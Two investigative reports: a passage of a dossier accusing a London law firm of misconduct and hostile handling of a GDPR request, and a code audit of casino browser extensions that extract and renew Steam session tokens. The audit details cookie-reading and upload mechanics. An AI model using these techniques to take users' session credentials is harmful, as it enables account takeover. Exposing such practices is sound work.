07 / AGENT OLGA

Double Standards and Hypocrisy: Firms' Responses to Junior Employees in Crisis

While firms and regulators display remarkable flexibility and forgiveness towards senior partners, their treatment of junior staff can be exceptionally harsh.

For example, when a DLA Piper partner was found to have **forged a signature** — a fundamental breach of trust in legal practice — the tribunal showed leniency by imposing only a temporary suspension. Commenters in the industry rightly noted that if an exhausted junior lawyer or trainee had made a comparable mistake, as in the tragic case of paralegal Claire Matthews, they would have been struck off and driven out of the profession permanently[15]. The SRA openly protects those with power and destroys those without it[15].

The same ruthlessness towards vulnerable employees appeared during the Covid-19 pandemic. While major firms announced 20% pay cuts or dismissed support staff — Taylor Wessing, for example, dismissed all its research assistants immediately after lockdown began[16] — partners continued to distribute multimillion-pound profits. In another case, NR Solicitors dismissed a trainee on the very first day of lockdown simply because she asked to receive her wages in full[17]. These examples demonstrate that the rhetoric of a corporate family is merely an instrument of exploitation. When a crisis arrives, junior staff are treated as expendable material, to be discarded immediately to protect equity partners' income.

08 / AGENT OLGA

Conclusion

The insider case of the head of department and the trainee at Taylor Wessing in 2014 is a significant marker of systemic crisis in the legal industry. Hackers and analysts examining the underside of the corporate world do not use it by accident: it illustrates rigid ranks and the monopolisation of power.

The welcome-party incident dismantles the myth of consent in the workplace. When a 23-year-old trainee carrying debts and working 80-hour weeks faces advances from a multimillionaire equity owner, refusal becomes impossible because of the fear of career annihilation. This is not romance, but structural coercion flourishing in an ecosystem dominated by male partners — 85% — and inhabited below them by female trainees.

The firm's response — immediate informational lockdown, refusal to dismiss the partner and preservation of his financial privileges — vividly illustrates corporate priorities. Management is prepared to use aggressive legal instruments, including defamation threats and NDAs, to conceal its rainmakers' wrongdoing, leaving victims unprotected and face-to-face with their aggressors in the same office.

Related precedents, from the pressure to sign an NDA at Maples Teesdale to the regulator's failures in the Beckwith and Roiser cases, demonstrate that the contemporary legal and corporate architecture is neither able nor willing to hold the highest tier of legal power accountable. As long as regulators and courts treat the exploitation of subordinates as a private matter, and investigations remain in the hands of internal HR departments serving capital's interests, City law firms will remain feudal enclaves. Junior lawyers within them are condemned to permanent vulnerability, knowing that, if their boundaries are violated, the corporate machine will protect the aggressor who brings in revenue.

Why we cannot remain silent

When a paid representative speaks as though the verdict is already his.

What brings this history into the present investigation is the aggression we perceive in Dr Patrick's correspondence — including its passive-aggressive pressure on a person he does not personally know. The starting point was a GDPR access request. In our assessment, the hostility of the response is dangerous enough that we cannot leave it unexamined.

We see a possible connection between that professional aggression and an institutional culture in which seniority, commercial value and reputation can insulate people from meaningful consequences. The history above makes the question more urgent: does the expectation of impunity help make this way of addressing a less powerful person feel acceptable?

We want to be satisfied that this is not what the client is paying for. But when a corporate representative writes as if the courts' position is already settled, the issue goes beyond tone. It raises a question about whose authority is actually being exercised: that of an independent court, or that of a professional paid to advance one party's interests?

> Have corporations, in practice, bought themselves a private court in the form of their legal representatives — people whose confidence and credentials make the client's preferred outcome sound like a verdict already delivered?

That is the institutional question we are raising: whether paid representation can become a way to impose a presumed outcome and make a person's rights practically unenforceable before any court has examined the matter. The evidence to test that concern is the correspondence, the handling of the request and the response after the PDF defect was reported.

The firm's history does not establish what happened in this data-access case. It explains why the combination of aggression, assertions of authority and apparently limited accountability demands examination. We consider silence in the face of that combination unacceptable.

10 / The present dossier · The letter

It began with a request for data.

Dr Patrick's letter deserves separate attention. **We read its tone as aggressive, including passive-aggressive.** In our assessment, the allegations of criminal intent, the confidence about what courts would decide and the reference to criminal representation create pressure on the recipient. The parent dossier presents the correspondence on which this assessment rests. [18]

The request and the responsePhishDestroy's reading of the correspondence
The initiating act
Art. 15

A personal-data access request.

The requester sought access to their data under the GDPR.

01 / ALLEGATIONS**Criminal intentions attributed to the requester.**
02 / AUTHORITY**Confidence about a future court's position.**
03 / PRESSURE**The prospect of criminal proceedings.**
Analytical summary, not a facsimile or verbatim quotation. Read the underlying letter in the parent dossier ↗.
We are already working with psychologists on an analysis of the letter. We are not psychological experts ourselves and do not present our assessment as a professional conclusion. The subject is the text, its rhetoric and its effect on the recipient. The results of that work remain to be presented.

We want to be satisfied that aggression is not part of the service being paid for. What already concerns us is the hostility we perceive towards a stranger in correspondence written as part of paid representation of a corporation. We consider that dangerous.

We are not claiming that the client specifically commissioned or separately paid for hostility. We are asking what the professional environment permits and rewards, and whether pressure of this kind is treated as an acceptable way to handle a person's request.

The writers may be very different people in private life. Our concern is what they do and sign in their professional capacity. In our view, the letter is disproportionate to the situation and falls below the standard of professional communication a society that respects human dignity should accept.

A DATA REQUEST.
NOT AN ATTACK.
The requester did not attack Dr Patrick. They asked for their personal data. They should not have to earn a corporate representative's goodwill before their request is addressed on its merits.

11 / Follow the client work

If scrutiny stops at the firm, examine the clients' process.

If German or European oversight bodies lack the powers to examine the firm directly — or are unwilling to confront an institution of its standing — that should not be the end of the inquiry. **What about the companies whose data-access requests these lawyers handled?** The underlying requests concern those companies' data, systems and decisions. External representation should not make those decisions disappear from scrutiny.

The client work offers concrete lines of inquiry: engagement records, matter registers, document numbers, instructions, reporting to the client and the records identifying whose request was being handled. Those are the records we want the competent authorities to obtain

and examine. Which company commissioned the work? What was delivered in its name? Who approved it? What did the company learn after a defect was reported?

The lawyers' document numbers already provide reference points within our dossier. They are a starting point for tracing the work, not proof of what every other client received. The next question is whether the same personnel, templates, tools or instructions recur in neighbouring matters.

An inquiry that follows the records

1. 01**Client instruction**Who commissioned the response?
2. 02**Matter & document IDs**Which request and which workflow?
3. 03**Delivered material**What reached the requester?
4. 04**Notice & decisions**Who knew, and what followed?

The failures examined above — including the treatment of women and complaints concerning personal boundaries — must not become a precedent for institutional indulgence. If serious concerns in one area have been allowed to end with limited consequences, that is a reason for greater scrutiny elsewhere.

In the present dossier, our allegations concern fabricated evidence and tactics that, in our assessment, can enable a wealthy company to make compliance practically optional. **A market in which a company can effectively buy its way out of respecting the law is unacceptable in Germany and across the European Union.** The allegation requires examination of the records; the firm's prestige does not answer it.

That is why we want attention directed to the corporate clients whose matters used the relevant process. What standards did they require? What checks did they perform? Were they told about the exposure? Did they commission a correction or accept the response as it stood? The scope must be established by following the work.

A question for the IT sector itself

We are left asking whether this was an individual professional failure or a service model that tolerates it. Doctoral titles and claims of specialist IT-law expertise do not resolve that question. The contrast in the dossier is stark: a PDF prepared without effectively removing the concealed text, followed by the use of the right to be forgotten against reporting about the problem. [18]

Is this really the standard of "elite" IT-law representation that the technology sector wants to purchase? Can a client rely on advice about digital rights and information security if the delivered document itself exposes a basic processing failure, and the response to scrutiny focuses on the visibility of the reporting?

Our concern is the professional service and the incentives around it. We want to be satisfied that corporate money buys competent legal work, rather than hostility towards people exercising their rights or an expectation that the client's obligations can be made to disappear.

> Follow the document numbers.
> Examine the instructions.
> Ask the clients what they paid for — and what they received.

12 / Requested scrutiny

Examine the process. Examine the next case.

Our insistence has a concrete meaning. We want the responsible bodies to establish the scope, repetition and handling of the practices described in the dossier.

1. **The scope of document processing**

   Which neighbouring matters used the same tools, templates and PDF preparation methods? Did other disclosures retain the text that was meant to be concealed?

2. **The repetition of pressure**

   Were comparable accusations or threats used in responses to other people seeking their data? How many stopped pursuing their requests?

3. **The chain of knowledge**

   Who received the notifications, who was informed internally and who decided what would happen next?

4. **The response to the defect**

   Which documents were re-examined, which consequences were addressed and how was the risk to affected people assessed?

5. **The priorities after notice**

   What resources went into fixing the problem, and what resources went into restricting the visibility of reporting about it?

Our position / Why we remain uncompromising

How many people met the same process before one PDF exposed it?

The questions in this dossier require answers grounded in the records. Our demand is for examination of neighbouring matters and accountability grounded in records and decisions.

We want these questions put before the competent authorities and, at a systemic level, European institutions including the European Commission. A firm's name, a lawyer's title and a client's budget do not answer them.

Read the full Taylor Wessing dossier

13 / References

The source record.

Reporting, disciplinary cases and background sources. Reference 18 links to the documents and correspondence examined in the parent dossier.

1. ROLLONFRIDAY Ince obtains injunction after being hacked and blackmailed ↗
2. ROLLONFRIDAY Hacking — topic archive ↗
3. LEGAL CHEEK · 15 OCTOBER 2014 Taylor Wessing goes into lockdown to protect identity of partner who made out with first year trainee at welcome party ↗
4. ROLLONFRIDAY · 16 OCTOBER 2014 Top Taylor Wessing partner stands down after pulling trainee ↗
5. ROLLONFRIDAY · 3 DECEMBER 2020 Ryan Beckwith wins appeal against SDT over drunk sex incident verdict ↗
6. LEGAL CHEEK Become a lawyer because you're passionate about it — not to please your parents ↗
7. ROLLONFRIDAY · DISCUSSION Annual appraisal season ↗
8. ROLLONFRIDAY Freshfields partner denies groping smashed junior lawyer ↗
9. ROLLONFRIDAY · 23 JUNE 2016 Taylor Wessing offers kisses to staff ↗
10. ROLLONFRIDAY · 12 APRIL 2018 Associate marched off premises after partner tried to snog her ↗
11. ROLLONFRIDAY Freshfields partner fined £35,000 for sex acts with drunk junior lawyer ↗
12. ROLLONFRIDAY Taylor Wessing awards Covid bonus as Gowling WLG approves 50% homeworking ↗
13. ROLLONFRIDAY · 10 OCTOBER 2025 London Managing Partner cleared over drunken kiss with paralegal ↗
14. ROLLONFRIDAY · 28 JUNE 2024 Disastrous Lawyerly Love Triangle of the Week ↗
15. ROLLONFRIDAY · 14 JULY 2023 Ex-DLA Piper partner suspended for forging signature ↗
16. ROLLONFRIDAY NRF asks staff to take 20% pay cut, A&O cancels raises, Burges Salmon lockdown champion ↗
17. ROLLONFRIDAY · 20 MAY 2021 Trainee sacked because she asked to be paid in full ↗
18. PHISHDESTROY · PARENT DOSSIER The Taylor Wessing Dossier — correspondence, documents and analysis ↗

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ENGLISH · 18 OCTOBER 2026

How skin casinos use the Steam session

Steam session tokens exported to gambling services, centrally controlled settlement, and CSGOFast's non-gambling claim. Code, policies and regulatory records.

Prepared	18 October 2026
Attribution	Agent Leon
Live article	phishdestroy.io/steam_dossier/trade-tracking
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 10 SECTIONS

Follow the record.

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CSGOEMPIRE / CSGOROLL / CSGOFAST · REVIEWED 10 OCTOBER 2026

Inside the *Steam session.*

INVESTIGATION BY **AGENT LEON**

How casino trade tracking turns the user's logged-in account into part of the settlement system.

A skin can move directly between two Steam accounts while the commercial transaction remains under the casino's control. Empire's instructions explain why it wants access to the user's trade history: it uses the result to decide when the seller receives coins. Its extension shows how that access is obtained and renewed. Roll and Fast use different implementations, examined separately below.

Inspect the mechanism ↓Compare all three operators

ACQUIRED FROM GOOGLE'S UPDATE SERVICE

Trade Token Sync 1.2.4

`steamLoginSecurecookies · scripting · storage · tabs<all_urls>`

The official Empire guide links to this extension. The package identity and signatures were checked.

CODE EXAMINED / NO ACCOUNT CONNECTED

WHY THIS MATTERS TO OWNERSHIP

The ability to send a skin does not give the user control over the exchange. Steam must allow the transfer, and the outside operator must recognise it and release the return. The code and policies below identify the decisions that remain with those intermediaries. Read the physical-ownership comparison ↗

Original 11 October edition · complete text →Preserved original wording, alongside the current sections →

01 / THE CLAIM AND THE IMPLEMENTATION

Empire receives an authentication credential from the Steam session

Empire offers two ways to enable tracking: copy a token from an authenticated Steam page, or install the extension linked by its guide. Both routes are presented as ways to verify completed trades and release the seller's coins. [T01] [T02]

> “The token can't be used for anything else.”

CSGOEmpire · Trade Tracking (Desktop Guide) [T01]
The downloaded extension makes the handoff explicit. Its `background/steam.js` reads the `steamLoginSecure` cookie, separates the Steam account ID from the access token, and returns that token. The upload code can then send it unchanged to a registered partner endpoint. This is authentication material from the account’s existing session, not a receipt generated for one completed trade. [CT02]

That distinction is essential when assessing the assurance above. The reviewed path contains no exchange for a new credential restricted to one trade or history method. What the exported token can actually authorise is determined by Steam’s receiving endpoints. The code establishes the export; a claim that the credential is technically incapable of any other use requires evidence of those endpoint restrictions. Describing its intended use does not demonstrate its enforced limits. [CT05]

CODE PATH / TRADE TOKEN SYNC 1.2.4

One session. *A continuing connection.*

Illustrated from code
Not live account traffic
Read the login cookie, inspect the token’s expiry and check the registered recipient. A token close to expiry takes a separate refresh branch; a later cookie change can start another sync.

STEAM BROWSER SESSION

Login cookie

Steam ID + access token

`steamLoginSecure`Read the cookie finding

EXTENSION WORKER

Extract token. Check expiry.

Cookie permission + host access

The Steam credential is not narrowed.Inspect the extraction

REGISTERED RECIPIENT

Receive the token.

Recipient, account and freshness checks

`PUT → configured endpoint`Inspect the recipient gate

CONDITIONAL / BELOW 1 HOUR

Request a Steam refresh.

Inactive tab · closed after 5 seconds

`/jwt/refresh`Inspect the refresh branch

CONDITIONAL / NEXT PASS

If the cookie changes…

Schedule another sync after 10 seconds.

The refresh pass itself sends no token.Inspect the next trigger

PLATFORM SETTLEMENT

Trade verification.

The service checks the trade for its own settlement process.

Item delivery and coin release are separate.Follow the two records

REFRESH IS CONDITIONALThe illustration follows a successful cookie update into a later sync. A later sync reads the changed cookie; recipient and freshness checks govern the upload. CT03 · CT05

The extension extracts a Steam-issued token and can ask Steam to refresh the session before sending a newer token. The partner-registration checks and timing conditions are explained in the next section. CT02–CT05 ↗

WHY USE A BROWSER EXTENSION?

The browser permissions explain how the extension reaches that credential

MANIFEST HOST REQUEST**<all_urls>**
DESCRIBED TRADING TASK**Steam + participating sites**
The manifest requests access across all matching URLs, beyond the Steam and partner pages needed for the described transaction.

Scope requested by the package, subject to Chrome's restricted pages and the user's site-access settings.

cookies

Reads the Steam login cookie through the extension API.

scripting + tabs

Injects a page bridge into eligible open tabs and opens an inactive renewal tab.

content scripts

A universal message bridge is declared for all matching URLs.

trade editor

A Steam-page script adds specified items to the draft trade on either side.

An ordinary page script does not receive Chrome's privileged cookies API. An extension with the required cookie and host permissions can retrieve cookies through that API, including cookie records marked HttpOnly. Installing this package gives code a route into the Steam session that an ordinary visit to the casino's website does not provide. [T32] [T33]

The package also contains a script for Steam's trade-offer page. It adds specified items to the draft and redraws the offer, so the browser component performs a write operation as well as reading session data. This particular path does not submit or confirm the offer. These browser capabilities and the operations Steam accepts with an exported token are separate parts of the access model. [CT06]

02 / FOUR DIFFERENT CLOCKS

Renewal makes the connection persist beyond a single token

The guide’s daily replacement instruction describes the manual route. The extension implements a renewal process driven by the token’s expiry and browser events. Four timings appear in the instructions and code, and they perform different jobs. [T01] [CT03] [CT04]

GUIDE / MANUAL TOKEN**24 h**
The replacement cadence stated in Empire’s instructions.

CODE / EXPIRY THRESHOLD**< 1 h**
Remaining lifetime that triggers a session-refresh attempt.

CODE / WORKER INTERVAL**10 min**
The interval registered by the worker for another sync.

CODE / COOKIE CHANGE**10 sec**
The delay after a matching login-cookie change before syncing.

The refresh branch opens Steam’s `/jwt/refresh` route in an inactive tab, waits five seconds and removes the tab. A timestamp in session storage limits these refresh attempts to one per hour. A later cookie event drives the next sync. These are renewal instructions operating inside the user’s existing browser session. [CT03]

Worker startup, page-triggered requests, a registered interval and matching cookie changes can all invoke synchronisation. Together they are designed to keep a partner supplied with a current token while the browser can obtain one. Expiry therefore limits the life of a particular credential without necessarily ending the commercial connection. [CT04]

STEAM JWT

The credential being exported.

Read from the Steam cookie. Its expiry is decoded locally. Steam remains the authority that accepts or rejects it.

PARTNER-REGISTRATION JWT

The extension’s recipient gate.

A separate ES256-signed document identifies permitted domains and endpoint paths. It is checked against the extension’s embedded verification key, issuer and expiry.

Before upload, the code checks a registered site’s Steam ID and skips transfer if that site reports an equally new or newer token. The two JWTs in this process have different roles. The partner-registration signature authorises a recipient domain and endpoint; it does not change

the Steam token being sent. Recipient approval and Steam permissions are two separate controls in the same transfer. [CT05]

The page bridge can register a signed partner and trigger synchronisation; the extension handler contains no additional confirmation dialog for that registration. Removing a stored registration stops future uploads through that route. The removal function contains no call to Steam to revoke a token already supplied. Disconnecting a destination and invalidating its copy of a credential are therefore different events.

▼ **A separate startup issue: an empty partner list still reaches the cookie reader**

`enumerateDomainConfigs()` returns an object, but the worker tests its `.length` against zero. With an empty object, that early return is not taken. An offline fixture confirmed that startup still reads the synthetic Steam cookie. The actual upload routine enumerates zero destinations in this case; this finding concerns unnecessary access and possible refresh work, not an observed transmission. [CT07]

03 / THE ITEM AND THE MONEY FOLLOW DIFFERENT RULES

Steam delivery and the casino's payout are separate events

The purpose of this monitoring becomes clear in Empire's settlement rules. Its dedicated charging guide says a bid or purchase removes coins from the buyer's spendable balance immediately. The seller's payout follows a separate process, so delivery on Steam does not itself create an immediately usable balance for the seller. [T10]

TWO RECORDS
PURCHASE / TRANSFER
PROTECTION / REVIEW
SETTLEMENT
STEAM ITEM

Seller → buyer
The skin moves directly between their Steam accounts.

Reversal window
The buyer has the item while Steam protection applies.

Transfer verified
The platform checks completion and reversal status.

EMPIRE LEDGER

Buyer debited
Coins leave the buyer's spendable platform balance.

Seller payout pending
Empire says payout can take up to eight days. Special holds and credit exceptions have separate rules.

Seller credited
Empire releases coins according to its own settlement policy.

The trade-protection notice says the platform retains the buyer's funds during the reversal period. Its skin policy also permits a hold of up to a month for suspected stolen or scammed items. The seller can therefore deliver the skin before receiving spendable coins. Early-credit exceptions also depend on platform rules. The two users supply the item and the purchase balance, but Empire determines when the corresponding ledger entries become usable: a centrally administered C2C transaction with direct Steam delivery. [T06] [T07]

PRICING AUTHORITY

Seller asking prices sit inside the platform's pricing system

Empire derives a reference USD price from outside markets, chiefly BUFF, and converts it to Empire Coins. Sellers can edit their asking price. The platform controls the reference, conversion, auction routing and relisting conditions. That is centralised C2C market design. [T04] [T05] [T18]

ACCESS TO EARLY CREDIT

Playing is tied to a higher early-credit limit

The instant-credit scheme combines a tier allowance with half of the daily reward pool. Published tier allowances run from zero to 20,000 coins. Empire says increasing the limit requires progressing the account and playing; support cannot raise it manually. Reversed credited trades can produce deductions and a negative balance. [T09]

Failed-trade fees escalate.

FAILURES / SHARE OF ITEM OR BID VALUE
1
1%
2
2%
3
4%
4
8%
5
16%
6
32%
7+
50%

Published cap: 50%. Cooldowns rise to 50 hours; penalties reset after 48 hours without a failed trade. A minimum charge and auction price-lock also apply. [T08]

A Steam reversal can trigger a separate financial penalty

The skin policy allows permanent marketplace restrictions. If the buyer reverses, the seller can recover the item and keep up to the full coin payment. A support-approved exception usually uses a 30/70 split, adjustable by the operator. The published policy does not state which side keeps which share: the split is the operator's own remedy arithmetic, adjustable by the operator — publish the formula and every applied instance. [T07]

The operator also decides disputed outcomes

Support may request a screen recording, decide a dispute and apply exceptional treatment. The platform writes the rules, controls the ledger and decides how a dispute is resolved. Its own support process also decides whether an exceptional adjustment is warranted. [T07]

Ordinary fees and failure penalties follow different rules

The published zero-fee statement concerns routine skin deposits and withdrawals. Failed-trade penalties can still reach 50% of the item or bid value, and early-credit limits depend partly on play. A reader evaluating the cost and control of the service needs all three rules together. [T15] [T16]

▼ **The instructions conflict on protection, debit timing and cancellation**

Steam protection and the payout delay are blurred.

The mobile guide describes seven-day protection; the desktop guide calls it eight days. The protection notice describes seven days on Steam and up to eight days to receive coins. Users need the Steam deadline and the platform's additional delay stated separately. [T01] [T02] [T06]

Two instructions give different debit events.

The dedicated charging article says coins are removed immediately on a bid or withdrawal. The general withdrawal guide describes deduction after receiving the item. The ledger event should be consistent across both instructions. [T10] [T11]

Old and new cancellation rules remain side by side.

An April 2024 article says buyers cannot cancel an active withdrawal. A July 2026 article permits some normal withdrawals to be cancelled after thirty minutes, with tracking enabled and before the seller sends. Both remain in the collection. The collection leaves the reader to reconcile them. [T12] [T13]

Penalty review remains inside the same platform.

The punishment guide permits users to ask support to review an unfair penalty. The skin policy allows corrections when the platform recognises an error. Both remedies are administered by the operator controlling the balance. [T08] [T07]

The business no longer needs to hold every skin in its own bot inventory. Empire describes direct user delivery alongside seller listing automation. Its privacy feature can hide item identifiers from prospective buyers. The participant's inventory now supplies the delivery route. A count of banned accounts cannot show who lost their skins or whether the operator's business was stopped without identifying those account categories. [T17] [T14] See the account-count comparison ↗

04 / CSGOROLL'S TWO EXTENSION IDENTITIES

Roll's older automatic extension and its current token popup are different packages

The June 2024 announcement describes automatic token collection, expiry handling and background transmission. Its link targets an older extension ID. Roll's current short URL points to a different package that still extracts a Steam token for the user to hand over. [T27] [T28]

2024 ANNOUNCEMENT / OLDER ID

CSGORoll extension

`cgkgfnlnpcifjnbfdbmcphcgnkeinjpd` **UPDATE RESPONSE: HTTP 204**
Google's update service returned no package in this check. The store URL resolved to an empty-title shell without an extension listing. [T29] [T46]

CURRENT REDIRECT / DIFFERENT ID

Steam WebAPI Token Extension

`bdgacfnoihldeemdcbggkgmjgdfcliah` **UPDATE RESPONSE: HTTP 200 · v1.2**
The current package was returned again with the same hash as the earlier audit. It extracts a token in a popup for copying. Its registered manifest has no background worker or daily scheduler; current help describes pasting the token into Roll. [T30] [T31] [T42]

The current help still asks the user to supply a Steam token to Roll. In version 1.2 the final handoff is manual, whereas the older announcement described background collection and upload. The distinction changes the technical mechanism, not the stated purpose: Roll obtains account information to recognise trades and administer its own balance. [T31] [T42]

05 / CSGOFAST: THE CURRENT CONNECTION AND THE IDENTITY CLAIM

Fast’s own trading interface links SIH and checks its permissions

The connection is in CSGOFast’s own shipped application. Its trading interface links to SIH, checks the extension’s connection and permission state, and asks the platform backend whether the user can trade. [T38] [T39]

1. **A named installation target**The installation component links to Steam Inventory Helper’s Chrome extension ID `cmeakgjggjdlcpncigglobpjbkabhmjl`. The modal loader imports this component through a separately fetched module. [CF01]
2. **A connection-and-permission condition**The interface reads `connections.SIH` and checks both `online` and `permission`. The check button and warning state depend on those values. That is a concrete dependency in the shipped trading interface. [CF02]
3. **A platform decision endpoint**The client requests its own backend’s `/api/market/steam/check-user` route and consumes the resulting permission state. Fast’s own frontend establishes the integration. The linked SIH audit traces the extension’s credential retrieval and server-command mechanisms. [CF03] [T42]

> “The Site does not present itself as a gambling platform.”

CSGOFast · Responsible Play Policy §8.1 [T35]

ITS OWN DESCRIPTION

The non-monetary label sits beside paid funding routes

The same policy denies real-world value to items and Credits. Its FAQ describes funding by skins, partner gift codes, cryptocurrency and card-mediated crypto purchases, followed by a balance credit. The user incurs a real acquisition cost even where the resulting unit has restricted redemption rights. The operator’s description of its credit does not establish that the surrounding business is free of monetary value or payment relationships. [T35] [T37]

AN EXTERNAL LEGAL RECORD

The same domain appears in a final Dutch gambling-enforcement record

In April 2025, the Dutch Ksa ordered Gamusoft LP to stop unlawful gambling offered through csgofast.com. Its published record says the order became final and violations continued. Fast’s current non-gambling label cannot rewrite that enforcement record. [T41]

THE CONSEQUENCE FOR THE USER

Fast asks users to explain their identity and finances while its own account of the service remains inconsistent. The non-gambling presentation, funding instructions and AML demands must be read together. They describe an operator that controls access to the user’s balance

and requests evidence about the real assets used to fund it. [T36]

Fast's AML and privacy pages display a 2024 revision date while naming Lumigrid OÜ, registered in September 2026. The AML text pairs that Estonian company with UK law. It even treats unusual attention to its AML policy as a suspicion indicator. The user is expected to explain their finances to a service whose own disclosures contain these unresolved defects.
Read the documentary findings ↗

NEW CASE / VALVE'S 2016 ENFORCEMENT CLAIM

CSGOFast, SIH and the commercial control that survived

Five interface exhibits, 33 code locations, authenticator custody and the record before the commission.

↗

▼ **Read the original 11 October wording**
Preserved verbatim from the supplied 11 October 2026 edition. "Today" and "currently" refer to that edition; its original estimates and formulations remain available alongside the dated text above.

Four interface exhibits, 33 code locations, authenticator custody and the record before the commission.

Open this passage in the complete original edition →

06 / THREE OPERATORS, SPECIFIC IMPLEMENTATIONS

What the three implementations establish

API means an interface. A publisher key, a user API key and a session JWT are different credentials. None of these browser workflows requires the user to be a game developer.
Original three-column credential comparison ↗

01 / ACCOUNT ACCESS

CSGOEmpire

IDENTIFIED PACKAGE
Trade Token Sync 1.2.4, linked by Empire's guide. [T24]

ACQUISITION
Reads the Steam login cookie and extracts its JWT. Manual help uses Steam's token page.

RENEWAL
Expiry threshold, cookie event, worker startup and ten-minute interval; inactive Steam refresh tab.

CONTROL ESTABLISHED

A session credential leaves the browser through a developer-approved recipient route. The platform controls payout, holds and sanctions.

02 / ACCOUNT ACCESS

CSGORoll

IDENTIFIED PACKAGE
Current token-popup extension 1.2; older automatic extension has a different ID. [T27] [T28]

ACQUISITION
Current popup obtains the WebAPI token from authenticated Steam content, then offers a copy action.

RENEWAL
Automatic renewal is described in the older announcement. It is absent from the current package's registered entry path.

CONTROL ESTABLISHED
The current workflow still hands a Steam token to Roll. Manual copying changes the handoff, not who receives the credential.

03 / ACCOUNT ACCESS

CSGOFast / SIH integration

IDENTIFIED CONNECTION
Current site code links the SIH ID and checks its connection and permission. [CF01]

ACQUISITION
SIH's reviewed worker can supply a Steam WebAPI token in response to a server request; Fast's frontend establishes the connection flow.

RENEWAL
The earlier SIH audit found retry-on-403 and cached token retrieval, not a fixed daily scheduler.

CONTROL ESTABLISHED
The trading interface checks SIH connection and permission; Fast's backend supplies the trading-permission state.

The technical evidence explains the dependence that the collectibles analogy omits

These implementations differ in extraction, renewal and transfer. Empire's code exports a Steam session token through an approved-partner mechanism; Roll's current package prepares a token for manual submission; Fast's own interface links an SIH permission flow. They show concrete ways in which a user's Steam account becomes part of an outside service's verification process.

The settlement rules explain why that access matters. Steam determines whether the item can move, while the casino determines how the recognised transfer changes its own balance. Physical ownership is a misleading model for this dependence: neither possession in a Steam inventory nor delivery to another user removes the need for those continuing permissions. Valve’s response and the ownership comparison ↗

▼ **Trade Token Sync’s linked privacy notice does not explain this credential lifecycle**
The Chrome listing declares handling authentication information and links to a guest Pastebin privacy notice dated 5 August 2025. That notice discusses broad website data, profiling, partners and session replay, and still refers to EU–US Privacy Shield. It does not set out a token-specific retention period, the signed partner registry, the background renewal mechanism or deletion of uploaded credentials. The missing explanation concerns this extension’s actual data flow. [T24] [T26] Why the transfer-safeguard reference matters ↗

What the operators still owe their users

1. Publish the Steam methods and account data accessible with the exported token, and demonstrate any claimed history-only restriction.
2. Explain why all-URL host access and a universal page bridge are necessary for the stated trading task.
3. Identify the partner-registration signer, current recipients, approval process and revocation mechanism.
4. Disclose token retention, employee access, server request logs and deletion after a site is disconnected.
5. Provide a consistent timeline for buyer debit, Steam protection, platform holds, early credit and final payout.
6. For CSGOFast, identify the SIH permissions used and reconcile the non-gambling policy with the payment route, AML demands and named enforcement record.

07 / REPRODUCIBLE CODE RECORD

Package. File. Location.

The findings below pin original filenames, hashes and search anchors. The downloadable record includes acquisition responses and the review of all 22 articles in Empire’s linked collection.

Download evidence record ↗Manifest ↗

▼ **CT01Browser authority extends beyond Steam history**
The manifest requests cookies, scripting, storage and tabs, with all-URL host access. It registers a universal content script and a Steam trade-offer script. The worker also injects the universal bridge into eligible already-open HTTP(S) tabs. The universal bridge extends the extension’s reach beyond a single casino tab.

empire / manifest.json

Original line 12 · UTF-8 byte 294

Find: `"permissions"`

SHA-256 367cebed484e3007511fefed990fffbffa6509f6b2ca1354696a75fb3953931f

empire / background/service-worker.js
Original line 39 · UTF-8 byte 1426

Find: `injectContentScriptIntoExistingTabs`

SHA-256 ad5caa9c9974f56bc28de449ad7a8b8351810c2c7a7c22b491f243acadb6316f

▼ CT02The exported credential is extracted from the Steam login cookie
The cookie reader requests steamLoginSecure using chrome.cookies.get, URL-decodes its value and separates the Steam ID and access token. It decodes expiry and returns the token without a narrowing exchange. With a synthetic two-hour token, the original function returned the identical token.

empire / background/steam.js
Original line 33 · UTF-8 byte 910

Find: `async function getSteamLoginSecureCookie`

SHA-256 6136673df2e6bdc4b3fc8a7a2f8f67fa4b84810da704e4a39577454c0e248490

▼ CT03Session renewal uses an inactive Steam tab
If expiry is less than one hour away, getSteamAccessToken calls refreshSteamSession. The function throttles attempts to once an hour through session storage, opens an inactive Steam /jwt/refresh tab, waits five seconds and removes it. The read returns null on this pass; the intended next sync follows a cookie update. This behavior was exercised with invented cookies and mocked browser APIs.

empire / background/steam.js
Original line 19 · UTF-8 byte 510

Find: `jwtExpiresAt.getTime()`

SHA-256 6136673df2e6bdc4b3fc8a7a2f8f67fa4b84810da704e4a39577454c0e248490

empire / background/steam.js
Original line 45 · UTF-8 byte 1334

Find: `async function refreshSteamSession`

SHA-256 6136673df2e6bdc4b3fc8a7a2f8f67fa4b84810da704e4a39577454c0e248490

▼ CT04Daily expiry, periodic checks and cookie events are distinct
The worker calls doSteamSync at startup and registers a ten-minute interval. A matching Steam login-cookie change schedules another sync after ten seconds. An authorised page may also request a sync; that page-triggered path is throttled to once a minute. Chrome worker suspension was not simulated.

empire / background/service-worker.js
Original line 36 · UTF-8 byte 1242

Find: `setInterval(doSteamSync`

SHA-256 ad5caa9c9974f56bc28de449ad7a8b8351810c2c7a7c22b491f243acadb6316f

empire / background/service-worker.js
Original line 42 · UTF-8 byte 1526

Find: `chrome.cookies.onChanged`

SHA-256 ad5caa9c9974f56bc28de449ad7a8b8351810c2c7a7c22b491f243acadb6316f

empire / background/injected-api.js
Original line 120 · UTF-8 byte 3247

Find: `async function triggerSync`

SHA-256 0095ac14d4175b783f2160980ca881e3c5627a8f36004b59cadf6feacf5eeab4

▼ CT05Signed partner configuration governs where the credential goes
A distinct ES256 registration JWT is checked using an embedded key, issuer, time claims, domain patterns and endpoint paths. The extension stores valid configurations in sync storage. Upload checks a reported Steam ID and token expiry, then PUTs the access token to the configured endpoint. setDomainConfig has no extension-owned confirmation dialog. clearDomainConfig removes the registration without calling a Steam revocation route. These checks control recipients; they do not narrow the Steam credential.

empire / background/jwt-verifier.js
Original line 8 · UTF-8 byte 313

Find: `export async function verifyDomainJwt`

SHA-256 4b34276f5510aa4c72939b6eafe8e4021d943ff199e425048903effa8930392c

empire / background/partner-sites.js
Original line 36 · UTF-8 byte 999

Find: `export async function uploadNewAccessToken`

SHA-256 96581ffe9c2dcad46d4c1090bb5cbb5790891df0d0bbf162b82bfb402cadf53d

empire / background/injected-api.js
Original line 67 · UTF-8 byte 1607

Find: `async function setDomainConfig`

